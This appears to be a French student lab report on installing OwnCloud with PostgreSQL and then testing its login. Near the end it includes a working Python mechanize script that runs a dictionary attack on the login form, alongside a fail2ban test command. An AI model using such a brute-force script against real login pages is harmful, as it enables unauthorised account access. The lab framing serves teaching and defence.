

# Dossier documentaire sur OwnCloud

## 1. Installation d' OwnCloud à partir des sources.

```
--2018-12-19 14:33:18-- http://download.owncloud.org/community/owncloud-8.1.1.tar.bz2
Résolution de download.owncloud.org (download.owncloud.org) 46.4.80.187, 85.10.210.219, 2a01:4f8:22
2:8c7::3, ...
Connexion à download.owncloud.org (download.owncloud.org) 46.4.80.187:80 ^C
test@Serveur-Ubuntu-Modele-TABTI:~$ wget 172.17.121.70/owncloud
--2018-12-19 14:36:34-- http://172.17.121.70/owncloud
Connexion à 172.17.121.70:80 connecté.
requête HTTP transmise, en attente de la réponse 301 Moved Permanently
Emplacement : http://172.17.121.70/owncloud/ [suivant]
--2018-12-19 14:36:34-- http://172.17.121.70/owncloud/
Réutilisation de la connexion existante à 172.17.121.70:80.
requête HTTP transmise, en attente de la réponse 200 OK
Taille : 179 [text/html]
Enregistre : «owncloud»

owncloud          100%[=====]          179  --.-KB/s    ds 0s

2018-12-19 14:36:34 (11,4 MB/s) - «owncloud» enregistré [179/179]

test@Serveur-Ubuntu-Modele-TABTI:~$ ls
owncloud
test@Serveur-Ubuntu-Modele-TABTI:~$ cp owncloud /var/www/html/
cp: impossible de créer le fichier standard '/var/www/html/owncloud': Permission non accordée
test@Serveur-Ubuntu-Modele-TABTI:~$ cp owncloud /var/www/html/
```

## 2. Création de l'utilisateur

phpPgAdmin

Serveurs

- PostgreSQL
  - postgres
    - Schémas
      - public
        - Tables
        - Vues
        - Séquences
        - Fonctions
        - Recherche text
        - Domaines

PostgreSQL 9.3.2 lancé sur localhost:5432 – Vous êtes connecté

phpPgAdmin : PostgreSQL? : admin? :


**Modifier?**

|                         |                                     |
|-------------------------|-------------------------------------|
| Nom                     | admin                               |
| Mot de passe            | .....                               |
| Confirmer               | .....                               |
| Super utilisateur ?     | <input checked="" type="checkbox"/> |
| Créer base de données ? | <input checked="" type="checkbox"/> |
| Peut créer un rôle ?    | <input checked="" type="checkbox"/> |
| Hérite des droits ?     | <input checked="" type="checkbox"/> |
| Peut se connecter ?     | <input checked="" type="checkbox"/> |
| Limite de connexion     | <input type="text"/>                |
| Expiration              | <input type="text"/>                |

Modifier Annuler

## Dossier documentaire sur OwnCloud


### 3. création de la base de donnée



The screenshot shows the phpPgAdmin web interface. On the left is a tree view of the database structure: Serveurs > PostgreSQL > postgres > Schémas > public. The main area displays the 'Créer une base de données?' form. The form fields are: Nom (owncloud), Modèle (template1), Codage (UTF8), Tri (empty), Type de caractères (empty), and Commentaire (empty). At the bottom are 'Créer' and 'Annuler' buttons. The top status bar indicates 'PostgreSQL 9.3.2 lancé sur localhost:5432 -- Vous êtes connecté avec le profil « admin »'.

### 4.

Puis lors de la première ouverture de owncloud nous avons mis les paramètres de l'administrateur et de la base de donnée



The screenshot shows the 'Créer un compte administrateur' step of the OwnCloud installation. It includes a password field with a strength indicator showing 'Mot de passe tout juste acceptable'. Below this are expandable sections for 'Stockage & base de données' and 'Répertoire des données'. The 'Répertoire des données' field contains '/volume1/Web/owncloud/'. The 'Configurer la base de données' section has three tabs: 'SQLite', 'MySQL/MariaDB', and 'PostgreSQL' (which is selected). Below the tabs, the database name is 'owncloud', the username is 'owncloud', and the host is 'localhost'. A large blue button at the bottom says 'Terminer l'installation'.

# Dossier documentaire sur OwnCloud

## 4. Attaque par dictionnaire d'ownCloud

L'accès aux données d'ownCloud passe par une authentification. L'objectif de cette partie est d'écrire un script qui va tester des mots de passe figurant dans un dictionnaire. Moins le mot de passe est compliqué, plus il risque d'être compromis. C'est ce qu'on appelle une attaque par dictionnaire.

**Python** est un bon candidat pour l'écriture d'un tel script. Ce langage comporte une multitude de modules qui facilitent la programmation de scripts autour de la plupart des services réseaux. Dans notre cas, il nous faut exploiter les champs de login et de mot passe du formulaire de la page d'accueil.

### 4.2 Le module Mechanize

Installation du module Mechanize sur la machine cliente de test sous linux.

- apt-get install python-mechanize

### 5.3 Test de la configuration

fail2ban-regex /var/log/fail2ban.log /etc/fail2ban/filter.d/owncloud.conf

### Écriture du script

```
import mechanize
import sys

br=mechanize.Browser()
reponse=br.open("http://172.17.121.133/owncloud/index.php/login")

fd=open(sys.argv[1])
listepass=fd.readlines()

for testpass in listepass:
    br.select_form(nr=0)
    br.form['user']="test"
    br.form['password']=testpass.rstrip()
    reponse=br.submit()
    if reponse.geturl()=="http://172.17.121.133/owncloud/index.php/apps/files/":
        print ("mdp OK ",testpass)
        break
    else:
        print ("tentative mdp:",testpass,' ....echec')

fd.close()
```

## Dossier documentaire sur OwnCloud